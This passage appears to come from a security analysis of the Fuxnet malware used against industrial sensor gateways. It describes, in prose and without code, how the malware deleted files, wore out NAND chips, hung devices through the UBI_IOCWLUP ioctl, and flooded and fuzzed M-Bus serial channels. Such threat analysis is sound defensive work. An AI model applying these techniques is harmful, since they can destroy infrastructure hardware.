The attack began with the creation of a deployment script. The attackers compiled a comprehensive list of the IP addresses of the sensor gateways they intended to target, along with detailed descriptions of each sensor's physical location. The malware was then distributed to each target, likely using remote-access protocols such as SSH or the proprietary SBK sensor protocol over TCP port 4321.

2) Locking Up Devices and Destroying the Filesystem

Upon execution on the target device, the Fuxnet malware initiated a process to lock out the device. It remounted the filesystem with write access and proceeded to delete critical files and directories. It also shut down remote access services, including SSH, HTTP, telnet, and SNMP, effectively preventing any remote restoration efforts. Additionally, the malware deleted the device's routing table, crippling its communication capabilities.

3) Destroying NAND Chips

The malware's next step was to physically destroy the NAND memory chips within the devices. It performed a bit-flip operation on sections of the SSD NAND chip, repeatedly writing and rewriting memory until the chip was corrupted. NAND

memory has a limited number of write cycles, and the malware exploited this limitation to cause the chips to malfunction and become inoperable.

4) Destroying UBI Volume

To prevent the sensor from rebooting, the malware rewrote the UBI volume. It used the IOCTL interface `UBI_IOCWLUP` to mislead the kernel into expecting a certain number of bytes to be written, but then wrote fewer bytes, causing the device to hang indefinitely. The malware then overwrote the UBI volume with junk data, destabilizing the filesystem.

5) Denial-Of-Service on Monitoring

The final step in the malware's process was to disrupt the communication between the sensor gateways and the sensors themselves. The malware flooded the RS485/Meter-Bus serial channels with random data, overwhelming the bus and the sensors. This action prevented the sensors and gateways from transmitting and receiving data, rendering the data acquisition process useless.

6) The M-Bus Fuzzing Strategy

This strategy involved the constant sending of M-Bus frames over the serial channel, likely RS485, aiming to overwhelm and potentially damage the sensors connected to this network. The attack involved two main tactics: flooding the M-Bus channel with an excessive number of frames and employing fuzzing techniques to potentially exploit vulnerabilities within the sensors.

7) M-Bus Flooding

The attackers aimed to disable sensor communication by overwhelming the M-Bus channel with a high volume of frames. This tactic was likely intended to either directly damage the sensors through overload or to create conditions conducive to exploiting vulnerabilities. The fuzzing approach was more nuanced and targeted. The group implemented two fuzzing strategies within their malware:

- **Random Fuzzing:** This method involved generating random bytes and sending them over the M-Bus, appending a simple M-Bus CRC to ensure the frames were not dropped by the sensors. The goal was to cover the entire range of possible M-Bus payloads, valid or not, in hopes of triggering sensor malfunctions or vulnerabilities.
- **Structured Fuzzing:** this approach attempted to generate valid M-Bus frames, only randomizing specific fields within the protocol. By adhering more closely to the M-Bus structure, the malware increased the likelihood of the sensor treating the packet as valid and parsing it fully, thereby increasing the chances of triggering a vulnerability.

OVERKILL SECURITY

